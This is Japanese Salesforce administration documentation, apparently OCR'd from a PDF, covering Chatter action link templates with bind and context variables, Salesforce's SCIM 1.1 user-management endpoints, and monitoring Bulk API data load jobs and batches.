
たとえば、Survey Example という会社に勤務していて、「**Survey Example for Salesforce**」というアプリケーションを Salesforce AppExchange 用に作成したとします。会社 A には「**Survey Example for Salesforce**」がインストールされています。会社 A の誰かが `surveyexample.com` にアクセスしてアンケートを作成します。Survey Example のコードは、Chatter REST API を使用して、会社 A の Salesforce 組織に本文テキスト **[調査を実行]** と、表示ラベル **[OK]** のアクションリンクを含むフィード項目を作成します。

この `UI` アクションリンクをクリックすると、ユーザが Salesforce からアンケートに回答する `surveyexample.com` の Web ページに移動します。

そのアクションリンクの `[HTTP リクエストボディ]` または `[アクション URL]` に `{!userId}` コンテキスト変数が含まれる場合、ユーザがフィードのアクションリンクをクリックすると、Salesforce はクリックしたユーザの ID を、作成した HTTP 要求に含めてサーバに送信します。

アクションリンクを作成する Survey Example のサーバ側コードに `{!actionLinkId}` コンテキスト変数が含まれる場合は、Salesforce がアクションリンクの ID を含む HTTP 要求を送信するため、この ID をデータベースに保存できます。

次の例では、アクションリンクテンプレートの `[アクション URL]` に `{!userId}` コンテキスト変数が含まれます。



ヒント: バインド変数とコンテキスト変数は同じ項目で使用できます。たとえば、アクション URL `https://www.example.com/{!Bindings.apiVersion}/doSurvey?salesforceUserId={!userId}` にはバインド変数とコンテキスト変数が含まれています。

アクションリンクテンプレートの作成

[設定] でアクションリンクテンプレートを作成し、Chatter REST API または Apex から共通のプロパティを持つアクションリンクグループをインスタンス化できます。テンプレートをパッケージ化して他の Salesforce 組織に配布できます。

メモ: アクションリンクテンプレートは、[設定]から作成するだけでなく、メタデータ API、SOAP API、および REST API を使用して作成することもできます。

[アクション URL]、[HTTP リクエストボディ]、および [HTTP ヘッダー] 項目はバインド変数とコンテキスト変数をサポートします。テンプレートにバインド変数を定義し、アクションリンクグループをインスタンス化するときにその値を設定します。テンプレートでコンテキスト変数が使用されている場合、アクションリンクが実行されると Salesforce が値を入力して要求で返します。テンプレートでこれらの変数を使用する方法についての詳細は、「アクションリンクテンプレートの設計」を参照してください。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Personal** Edition を除くすべてのエディション。

ユーザ権限

アクションリンクグループテンプレートを作成する
- 「アプリケーションのカスタマイズ」

アクションリンクテンプレートを作成する
- 「アプリケーションのカスタマイズ」

1. [設定]から、[クイック検索] ボックスに「アクションリンクテンプレート」と入力し、[アクションリンクテンプレート] を選択します。
2. [新規] をクリックします。
3. テンプレートの [名前] を入力します。この名前が、アクションリンクグループテンプレートのリストに表示されます。

   これがアクションリンクグループテンプレートの公開後に編集可能な唯一のアクションリンクグループテンプレート値です。
4. [API 参照名] を入力します。コードからこのテンプレートを参照するには、開発者名を使用します。[API 参照名] はデフォルトの空白を除いた名前になります。文字、数字、アンダースコア文字のみを使用できます。
5. [カテゴリ] を選択します。これは、インスタンス化したアクションリンクグループをフィード要素上のどこに表示するかを示します。[プライマリ] を選択すると、アクションリンクグループはフィード要素の本文に表示されます。[オーバーフロー]を選択すると、アクションリンクグループはフィード要素のオーバーフローメニューに表示されます。

   アクションリンクグループテンプレートが [プライマリ] の場合、最大 3 個のアクションリンクテンプレートを含めることができます。アクションリンクグループテンプレートが [オーバーフロー] の場合、最大 4 個のアクションリンクテンプレートを含めることができます。
6. [実行可] の数を選択します。これは、このテンプレートからインスタンス化されたアクションリンクグループを何回実行できるかを示します (1 つのグループ内に同じアクションリンクを含めることはできません)。Unlimited を選択すると、グループ内のアクションリンクを種別 `Api` または `ApiAsync` にすることはできません。
7. (省略可能) [有効期限までの時間] を入力します。これは、アクションリンクグループを作成してから、アクションリンクグループが関連するフィード要素から削除され実行できなくなるまでの時間数です。最大値は、8760 です。

   「アクションリンクグループの有効期限の設定」を参照してください。

8. [保存] をクリックします。
9. [新規] をクリックしてアクションリンクテンプレートを作成します。
   アクションリンクテンプレートは、自動的に主従関係でアクションリンクグループテンプレートに関連付けられます。
10. ［アクション種別］をクリックします。
    値は次のとおりです。
    - `Api` — アクションリンクは、アクション URL で同期 API をコールします。Salesforce は、サーバから返された HTTP 状況コードに基づいて状況を `SuccessfulStatus` または `FailedStatus` に設定します。
    - `ApiAsync` — アクションリンクは、アクション URL で非同期 API をコールします。アクションは、非同期操作の完了時にサードパーティが `/connect/action-links/`***`actionLinkId`*** への要求を行って状況を `SuccessfulStatus` または `FailedStatus` に設定するまで、`PendingStatus` 状態のままになります。
    - `Download` — アクションリンクは、アクション URL からファイルをダウンロードします。
    - `Ui` — アクションリンクはアクション URL の Web ページをユーザに表示します。
11. ［アクション URL］を入力します。これはアクションリンクの URL です。
    `UI` アクションリンクの場合、URL は Web ページになります。`Download` アクションリンクの場合、URL は、ダウンロードするファイルへのリンクになります。`Api` アクションリンクまたは `ApiAsync` アクションリンクの場合、URL は REST リソースになります。
    Salesforce サーバでホストされるリソースへのリンクは、 `/` で開始する相対リンクにすることができます。他のすべてのリンクは、`https://` で始まる絶対リンクにする必要があります。この項目には、バインド変数を `{!Bindings.`***`key`***`}` 形式で含めることができます (`https://www.example.com/{!Bindings.itemId}` など)。バインド変数の値は、テンプレートからアクションリンクグループをインスタンス化するときに設定します。たとえば、次の Chatter REST API の例では、`itemId` の値が `8675309` に設定されます。


```
POST /connect/action-link-group-definitions

{
     "templateId" : "07gD00000004C9r",
     "templateBindings" : [
        {
           "key":"itemId",
           "value": "8675309"
        }
     ]
}
```

    この項目には、コンテキスト変数を含めることもできます。コンテキスト変数を使用して、アクションリンクを実行したユーザに関する情報をサーバ側のコードに渡すことができます。たとえば、次のアクションリンクは、アンケートに回答するためにアクションリンクをクリックしたユーザの ID を、アンケートをホストするサーバに渡します。

```
actionUrl=https://example.com/doSurvey?surveyId=1234&salesforceUserId={!userId}
```

12. HTTP 要求の実行に使用する［HTTP メソッド］を入力します。
13. (省略可能)［アクション種別］が Api または ApiAsync の場合、［HTTP リクエストボディ］を入力します。
    この項目には、バインド変数とコンテキスト変数を含めることができます。
14. (省略可能)［アクション種別］が Api または ApiAsync の場合、［HTTP ヘッダー］を入力します。
    この項目には、バインド変数とコンテキスト変数を含めることができます。
    テンプレートからインスタンス化されたアクションリンクが Salesforce リソースへの要求を実行する場合、テンプレートには Content-Type ヘッダーが必要です。
15. (省略可能) このアクションリンクをグループのデフォルトリンク (UI で特殊な形式を使用) にするには、［グループ内のデフォルトリンク］を選択します。各グループに含めることができるデフォルトリンクは 1 つのみです。
16. (省略可能) アクションリンクが実行される前にユーザに確認ダイアログを表示するには、［要確認］を選択します。
17. このテンプレートからインスタンス化されたアクションリンクグループ内のアクションリンクの相対［位置］を入力します。最初の位置は 0 です。
18. ［表示ラベルキー］を入力します。この値は、状況 NewStatus、PendingStatus、SuccessfulStatus、FailedStatus に対して表示される UI 表示ラベルセットのキーです。
    たとえば、[投稿] セットには、[投稿]、[投稿待機中]、[投稿済み]、[投稿失敗] の表示ラベルが含まれます。次の画像は、状況の値が SuccessfulStatus のときの [投稿] 表示ラベルキーを持つアクションリンクを示します。



19. (省略可能) アクションリンクに適した［表示ラベルキー］値がない場合、［表示ラベルキー］を [なし] に設定して、［表示ラベル］項目に値を入力します。

    アクションリンクには、NewStatus、PendingStatus、SuccessStatus、FailedStatus の 4 つの状況があります。次の文字列が、各状況の表示ラベルに追加されます。

    - *表示ラベル*
    - *表示ラベル待機中*
    - *表示ラベル成功*
    - *表示ラベル失敗*

    たとえば、`label` の値が「See Example」の場合、4 つのアクションリンクの状態の値は「See Example」、「See Example 待機中」、「See Example 成功」、および「See Example 失敗」になります。

    アクションリンクでは、表示ラベル名の生成に `LabelKey` または `Label` を使用できますが、両方は使用できません。

20. ［ユーザ表示設定］を選択します。これはアクションリンクグループを表示できるユーザを示します。

    [作成者のマネージャのみに表示] を選択した場合、マネージャはアクションリンクグループがインスタンス化されたときの作成者のマネージャになります。アクションリンクグループがインスタンス化された後に作成者のマネージャが変わった場合、変更は反映されません。

21. (省略可能) [カスタムユーザのみに表示] または [カスタムユーザ以外の全員に表示] を選択した場合は、［カスタムユーザ (別名) ］を入力します。

    バインド変数の値を設定する場合と同様に、文字列を入力し、アクションリンクグループをインスタンス化するときにその値を設定します。ただし、テンプレートではバインド変数の構文は使用せずに、値のみを入力してください。たとえば、`ExpenseApprover` などと入力します。次の Chatter REST API の例では、`ExpenseApprover` の値を `005B0000000Ge16` に設定します。

```
POST /connect/action-link-group-definitions

{
     "templateId" : "07gD00000004C9r",
     "templateBindings" : [
        {
           "key":"ExpenseApprover",
           "value": "005B0000000Ge16"
        }
     ]
}
```

22. このアクションリンクグループテンプレートに別のアクションリンクテンプレートを作成するには、[保存 & 新規] をクリックします。
23. このアクションリンクグループテンプレートへのアクションリンクテンプレートの追加が完了したら、[保存] をクリックします。
24. アクションリンクグループテンプレートを公開するには、[最後に開いたビューへ] をクリックして [アクションリンクグループテンプレート] リストビューに戻ります。

重要: Apex または Chatter REST API でアクションリンクグループをテンプレートからインスタンス化するには、事前にテンプレートを公開する必要があります。

25. 公開するアクションリンクグループテンプレートの [編集] をクリックします。
26. ［公開済み］を選択して、[保存] をクリックします。

アクションリンクテンプレートの編集

未公開のアクションリンクグループテンプレートおよび関連付けられているアクションリンクテンプレートのすべての項目を編集できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Personal** Edition を除くすべてのエディション。

ユーザ権限

アクションリンクグループテンプレートを編集する
- 「アプリケーションのカスタマイズ」

アクションリンクテンプレートを編集する
- 「アプリケーションのカスタマイズ」

1. [設定]から、［クイック検索］ボックスに「*アクションリンクテンプレート*」と入力し、[アクションリンクテンプレート] を選択します。
2. アクションリンクグループテンプレートを編集するには、名前の横にある [編集] をクリックします。

   グループテンプレートが公開されていない場合は、任意の項目を編集します。公開されている場合は、［名前］項目のみを編集します。
3. アクションリンクテンプレートを編集する手順は次のとおりです。
   a. 主アクションリンクグループテンプレートの名前をクリックします。
   b. アクションリンクテンプレート ID をクリックして、アクションリンクテンプレートの詳細ページを表示します。
   c. [編集] をクリックします。

      関連付けられているアクションリンクグループテンプレートが公開されていない場合は、任意の項目を編集します。公開されている場合は、次のいずれかの項目を編集します。

      - アクション URL
      - HTTP リクエストボディ
      - HTTP ヘッダー

      上記の項目は、コンテキスト変数およびバインド変数をサポートします。

      これらのいずれかの項目のコンテキスト変数を追加および削除できます。

      新しいバインド変数を追加することはできません。実行できる操作は、次のとおりです。

      - バインド変数をアクションリンクテンプレートの別の編集可能項目に移動する。
      - アクションリンクテンプレートでバインド変数を複数回使用する。
      - 同じアクションリンクグループテンプレートに関連付けられている任意のアクションリンクテンプレートでバインド変数を複数回使用する。
      - バインド変数を削除する。

アクションリンクグループテンプレートの削除

アクションリンクグループテンプレートを削除すると、関連付けられているアクションリンクテンプレートと、そのテンプレートからインスタンス化されているすべてのアクションリンクグループが削除されます。削除されたアクションリンクグループは、関連付けられているすべてのフィード要素に表示されなくなります。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Personal** Edition を除くすべてのエディション。

ユーザ権限

アクションリンクグループテンプレートを削除する
- 「アプリケーションのカスタマイズ」

アクションリンクテンプレートを削除する
- 「アプリケーションのカスタマイズ」

1. [設定]から、［クイック検索］ボックスに「アクションリンクテンプレート」と入力し、[アクションリンクテンプレート] を選択します。
2. アクションリンクグループテンプレートを削除するには、名前の横にある [削除] をクリックします。

   重要: アクションリンクグループテンプレートを削除すると、関連付けられているアクションリンクテンプレートと、そのテンプレートからインスタンス化されているすべてのアクションリンクグループが削除されます。アクションリンクグループは、関連付けられているすべてのフィード要素から削除されます。つまり、アクションリンクはフィードの投稿に表示されなくなります。

3. アクションリンクテンプレートを削除する手順は、次のとおりです。
   a. 主アクションリンクグループテンプレートの名前をクリックします。
   b. アクションリンクテンプレート ID をクリックして、アクションリンクテンプレートの詳細ページを表示します。
   c. [削除] をクリックします。

重要: 公開されているアクションリンクグループテンプレートに関連付けられているアクションリンクテンプレートは削除できません。

アクションリンクテンプレートのパッケージ化

アクションリンクテンプレートをパッケージ化して他の Salesforce 組織に配布できます。

アクションリンクグループテンプレートを追加すると、関連付けられているアクションリンクテンプレートもパッケージに追加されます。アクションリンクグループテンプレートは、未管理パッケージまたは管理パッケージに追加できます。アクションリンクグループテンプレートは、パッケージ化できるコンポーネントとして管理パッケージのすべての機能(AppExchange のリスト、転送アップグレード、インストール後 Apex スクリプト、ライセンス管理、高度な登録者サポートなど)も活用できます。管理パッケージを作成するには、Developer Edition 組織を使用する必要があります。

- 「*パッケージの作成および編集*」(https://help.salesforce.com)を参照してください。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Personal** Edition を除くすべてのエディション。

ユーザ権限

アクションリンクテンプレートをパッケージ化する

- 「AppExchange パッケージの作成」

System for Cross-Domain Identity Management (SCIM) の使用

Salesforce は、オープン標準のクロスドメイン ID 管理 SCIM 仕様 1.1 をサポートし、REST API を使用してユーザのプロパティを編集および管理できるように、この仕様に対して拡張機能をいくつか提供します。

ユーザに対して CRUD(作成、参照、更新、無効化)操作を実行します。また、REST API を使用して Salesforce のプロファイル、権限セット、ロール、公開グループにユーザを割り当てたり、その割り当てを解除したりします。

Salesforce SCIM エンドポイントは次のとおりです。ここでは *salesforce_org_url* はユーザにとっての組織の URL (カスタムドメインなど)です。

- `https://salesforce_org_url/services/scim/v1/Users`
- `https://salesforce_org_url/services/scim/v1/Groups`
- `https://salesforce_org_url/services/scim/v1/Entitlements`
- `https://salesforce_org_url/services/scim/v1/Schemas`

`https://salesforce_org_url/services/scim/v1/ServiceProviderConfigs` を使用して、Salesforce SCIM 実装の機能を要求できます。

`https://salesforce_org_url/services/scim/v1/Users/userID` (*userID* はユーザの 18 文字の組織 ID)を使用して、特定のユーザのプロパティを要求できます。

Salesforce には、次の拡張機能があります。

- マネージャ ID
- 外部ユーザ
- カスタム属性
- 権限セット

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

次の SCIM エンタープライズ拡張機能は、次の URN の下に表示されます。

`urn:scim:schemas:extension:enterprise:1.0`

- employeeNumber
- division
- department
- manager (managerId および displayName)
- delegatedApprover (delegatedApproverId および displayName)

次の拡張機能は、次の URN の下に表示されます。

`urn:salesforce:schemas:extension:18CHARORGID`

- カスタム項目 (組織にある場合)

外部 ID ユーザまたはコミュニティユーザ (エンタイトルメントの *`profileId`* の種別が `external identity` または `community users`) の次の拡張機能は、次の URN の下に表示されます。

`urn:salesforce:schemas:extension:external:1.0`

- *`accountId`*
- *`contactId`*

これらの値が提供されない場合は、Salesforce により取引先責任者レコードと取引先レコードがユーザに対して作成されます。新しい取引先名の形式は ***`username`***`JITUserAccount` です。たとえば、user@corpname.orgJITUserAccount です。

メモ: 次の点は、すべての SCIM 操作に適用されます。

- 句の `AND` は、`OR` よりも優先されません。1 つの句に `AND` と `OR` の両方がある場合、明示的に括弧を句に追加します。
- 句の属性名と演算子は大文字と小文字を区別します。
- これらの項目は、次の各要素に基づいて絞り込む必要があります。
  - ユーザ: `entitlements`、`groups`
  - グループ: `members`
  - エンタイトルメント: `members`

詳細は、SCIM 1.1 のコアスキーマの仕様、SCIM 1.1 REST API の仕様、および *『Salesforce REST API 開発者ガイド』* を参照してください。

一括データ読み込みジョブ

データの一括読み込みジョブの監視

大規模データセットの処理用に最適化されている Bulk API を使用して、大きなレコードセットを作成、更新、および削除できます。千から百万単位のレコードのデータを簡単に読み込んだり、更新したり、削除したりできます。大量のレコードの処理には時間がかかります。このページでは、現在のジョブの進捗状況と最近のジョブの結果を監視できます。

1 つ以上のバッチを含むジョブを作成し、レコードセットを処理します。このジョブは、処理されるオブジェクトと使用されるアクションのタイプ(クエリ、挿入、更新/挿入、更新、または削除) を指定します。バッチは、HTTP POST 要求でサーバに送信されるレコードセットです。各バッチはサーバによって独自に処理されます。受信した順序で処理されるとは限りません。

処理中または最近完了したデータの一括読み込みジョブの状況を追跡するには、[設定] から [クイック検索] ボックスに *「一括データ読み込みジョブ」* と入力し、[一括データ読み込みジョブ] を選択します。

[処理中のジョブ] リストには、アルファベット順に表示される次の列があります。

列	説明
ジョブ ID	このジョブに固有の 15 文字の ID。
オブジェクト	処理中のデータのオブジェクト種別。ジョブに含まれるすべてのデータは、1 種類のオブジェクト種別でなければなりません。
演算子	ジョブに含まれるバッチすべてに対する処理操作。有効な値は、次のとおりです。 • delete • insert • query • upsert • update • hardDelete
進行状況	登録された合計バッチ数に対する処理されたバッチ数の割合。ジョブが進行中のときはジョブの合計バッチ数が不明なため、ジョブが完了するまで進行状況は表示されません。進行状況には、正確な処理済みレコード数が反映されない場合があります。バッチに同じ数のレコードが含まれていない場合や、異なる速度で処理される場合があります。
処理済みレコード	すでに処理済みのレコード数。この数値は、処理されたバッチ数が増えると大きくなります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

データの一括読み込みジョブを監視する
- 「データインテグレーションの管理」

列	説明
開始時刻	ジョブが登録された日時。
状況	ジョブの現在の処理状況。有効な値は、次のとおりです。 • Open: ジョブが作成され、このジョブにバッチを追加できます。 • Closed: このジョブには新しいバッチを追加できません。ジョブに関連付けられているバッチは、ジョブが完了した後に処理できます。完了したジョブを編集または保存することはできません。 • Aborted: ジョブが中止されました。 • Failed: ジョブが失敗しました。ジョブに含まれている正常に処理されたバッチはロールバックできません。
登録実行者	ジョブを登録したユーザの名前。

[完了したジョブ] リストには、アルファベット順に表示される次の列があります。完了したジョブは、完了後 7 日でリストから削除されます。

列	説明
終了時刻	ジョブが完了した日時。
ジョブ ID	このジョブに固有の 15 文字の ID。
オブジェクト	処理中のデータのオブジェクト種別。ジョブに含まれるすべてのデータは、1 種類のオブジェクト種別でなければなりません。
演算子	ジョブに含まれるバッチすべてに対する処理操作。有効な値は、次のとおりです。 • delete • insert • query • upsert • update • hardDelete
処理済みレコード	すでに処理済みのレコード数。この数値は、処理されたバッチ数が増えると大きくなります。
開始時刻	ジョブが登録された日時。
状況	ジョブの現在の処理状況。有効な値は、次のとおりです。 • Open: ジョブが作成され、このジョブにバッチを追加できます。 • Closed: このジョブには新しいバッチを追加できません。ジョブに関連付けられているバッチは、ジョブが完了した後に処理できます。完了したジョブを編集または保存することはできません。

列	説明
	• Aborted: ジョブが中止されました。 • Failed: ジョブが失敗しました。ジョブに含まれている正常に処理されたバッチはロールバックできません。
登録実行者	ジョブを登録したユーザの名前。
完了時間	ジョブが完了するまでの合計時間。

関連トピック:

一括データ読み込みジョブの詳細の表示

一括データ読み込みジョブの詳細の表示

大規模データセットの処理用に最適化されている Bulk API を使用して、大きなレコードセットを作成、更新、および削除できます。千から百万単位のレコードのデータを簡単に読み込んだり、更新したり、削除したりできます。大量のレコードの処理には時間がかかります。このページでは、現在のジョブの進捗状況と最近のジョブの結果を監視できます。

1. [設定]から、[クイック検索]ボックスに「*一括データ読み込みジョブ*」と入力し、[一括データ読み込みジョブ]を選択します。
2. ジョブの [ジョブ ID] リンクをクリックします。

ジョブの詳細ページには、次の項目がアルファベット順に表示されます。

項目	説明
Apex 処理時間（ミリ秒）	ジョブデータに関連するトリガおよび他のプロセスの処理時間(ミリ秒)。ジョブ内のすべてのバッチの処理時間の合計に相当します。非同期およびバッチの Apex 操作の処理時間は含まれません。トリガがない場合、この値は 0 になります。
API 有効処理時間（ミリ秒）	有効なジョブの処理時間(ミリ秒)。[Apex 処理時間（ミリ秒）] 項目で追跡される時間を含みますが、ジョブがキューで処理を待機している時間や、逐次化および並列化に要する時間は含まれません。ジョブ内のすべてのバッチの処理時間の合計に相当します。
API バージョン	ジョブの API バージョン。
完了したバッチ数	このジョブの完了したバッチ数。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

データの一括読み込みジョブを監視する
- 「データインテグレーションの管理」

項目	説明
同時実行モード	バッチ処理の同時実行モード。有効な値は、次のとおりです。 • `parallel`: バッチは並列モードで処理されます。これはデフォルト値です。 • `serial`: バッチは順次モードで処理されます。
コンテンツタイプ	ジョブのコンテンツタイプ。有効な値は、次のとおりです。 • `CSV` — CSV 形式のデータ • `JSON` — JSON 形式のデータ • `XML` — XML 形式のデータ (デフォルトのオプション) • `ZIP_CSV` — バイナリ添付ファイルを含む zip ファイルに入っている CSV 形式のデータ • `ZIP_JSON` — バイナリ添付ファイルを含む zip ファイルに入っている JSON 形式のデータ • `ZIP_XML` — バイナリ添付ファイルを含む zip ファイルに入っている XML 形式のデータ
終了時刻	ジョブが完了した日時。
外部 `ID` 項目	`upsert()` に使用される外部 ID 項目の名前です。
失敗したバッチ数	このジョブの失敗したバッチ数。
ジョブ `ID`	このジョブに固有の 15 文字の ID。
処理中のバッチ数	このジョブの処理中のバッチ数。
オブジェクト	処理中のデータのオブジェクト種別。ジョブに含まれるすべてのデータは、1 種類のオブジェクト種別でなければなりません。
業務	ジョブに含まれるバッチすべてに対する処理操作。有効な値は、次のとおりです。 • `delete` • `insert` • `query` • `upsert` • `update` • `hardDelete`
進行状況	登録された合計バッチ数に対する処理されたバッチ数の割合。ジョブが進行中のときはジョブの合計バッチ数が不明なため、ジョブが完了するまで進行状況は表示されません。進行状況には、正確な処理済みレコード数が反映されない場合があります。バッチに同じ数のレコードが含まれていない場合や、異なる速度で処理される場合があります。
キューにあるバッチ数	このジョブのキューにあるバッチ数。
レコードの失敗	このジョブで正常に処理されなかったレコードの数。

項目	説明
処理済みレコード	要求が送信された時点で処理済みのレコード数。この数値は、処理されたバッチ数が増えると大きくなります。
再試行回数	Salesforce が処理結果の保存を試行した回数。再試行の繰り返しはロックの競合などの問題によって発生します。
開始時刻	ジョブが登録された日時。
状況	ジョブの現在の処理状況。有効な値は、次のとおりです。 • `Open`: ジョブが作成され、このジョブにバッチを追加できます。 • `Closed`: このジョブには新しいバッチを追加できません。ジョブに関連付けられているバッチは、ジョブが完了した後に処理できます。完了したジョブを編集または保存することはできません。 • `Aborted`: ジョブが中止されました。 • `Failed`: ジョブが失敗しました。ジョブに含まれている正常に処理されたバッチはロールバックできません。
登録実行者	ジョブを登録したユーザの名前。
完了時間	ジョブが完了するまでの合計時間。
合計処理時間（ミリ秒）	ジョブの処理時間 (ミリ秒)。ジョブ内のすべてのバッチの処理時間の合計に相当します。

ジョブの詳細ページには、ジョブの全バッチの関連リストも表示されます。関連リストには、各バッチについて [要求を表示] および [応答を参照] リンクが表示されます。バッチが CSV ファイルの場合、これらのリンクは CSV 形式で要求または応答を返します。バッチが XML または JSON ファイルの場合、これらのリンクはそれぞれ XML あるいは JSON 形式で要求または応答を返します。これらのリンクは、API バージョン 19.0 以降で作成されたバッチに使用できます。

バッチの関連リストには、次の項目がアルファベット順に表示されます。

項目	説明
`Apex` 処理時間（ミリ秒）	バッチデータに関連するトリガおよび他のプロセスの処理時間 (ミリ秒)。トリガがない場合、この値は `0` になります。非同期およびバッチの Apex 操作の処理時間は含まれません。
`API` 有効処理時間 （ミリ秒）	有効なバッチの処理時間 (ミリ秒)。Apex 処理時間を含みます。バッチがキューで処理を待機している時間や、逐次化および並列化に要する時間は含まれません。
バッチ `ID`	バッチの ID。グローバルに一意の場合がありますが、必ずしも一意にする必要はありません。
終了時刻	UTC タイムゾーンでの処理の終了日時。状態が `Completed` の場合のみ有効です。
レコードの失敗	このバッチで正常に処理されなかったレコードの数。

項目	説明
処理済みレコード	要求が送信された時点で、このバッチで処理済みのレコード数。この数値は、処理されたバッチ数が増えると大きくなります。
再試行回数	Salesforceが処理結果の保存を試行した回数。再試行の繰り返しは、ロックの競合やバッチの処理時間の超過などの問題によって発生します。
開始時刻	UTC タイムゾーンでのバッチの作成日時。これは処理が開始した時間ではなく、バッチがジョブに追加された時間です。
状態メッセージ	バッチが正常に終了しなかった場合のエラー理由が記載されています。
状況	バッチの現在の処理状態。 • `Queued`: バッチ処理はまだ開始されていません。このバッチに関連付けられているジョブが中止された場合は、バッチは処理されず、状態は `Not Processed` に設定されます。 • `In Progress`:バッチは処理中です。バッチに関連付けられているジョブが中止された場合でも、バッチは完了するまで処理されます。バッチで処理を完了できるようにするため、バッチに関連付けられているジョブを閉じる必要があります。 • `Completed`:バッチ処理は完了済みで、結果のリソースが使用可能です。一部のレコードの処理に失敗した場合は、結果のリソースに示されます。バッチは、一部のレコードまたはすべてのレコードの処理に失敗した場合でも完了します。レコードのサブセットの処理に失敗した場合、正常に処理されたレコードはロールバックされません。 • `Failed`: 要求がサポートされない形式に圧縮されている、内部のサーバエラーが発生したなどの予期しないエラーにより、このバッチは要求全体の処理に失敗しました。 • `Not Processed`: 要求がサポートされない形式に圧縮されている、内部のサーバエラーが発生したなどの予期しないエラーにより、このバッチは要求全体の処理に失敗しました。
合計処理時間（ミリ秒）	バッチの処理時間 (ミリ秒)。バッチがキューで処理を待機している時間は除外されます。
要求を表示	要求を表示するバッチへのリンクをクリックします。
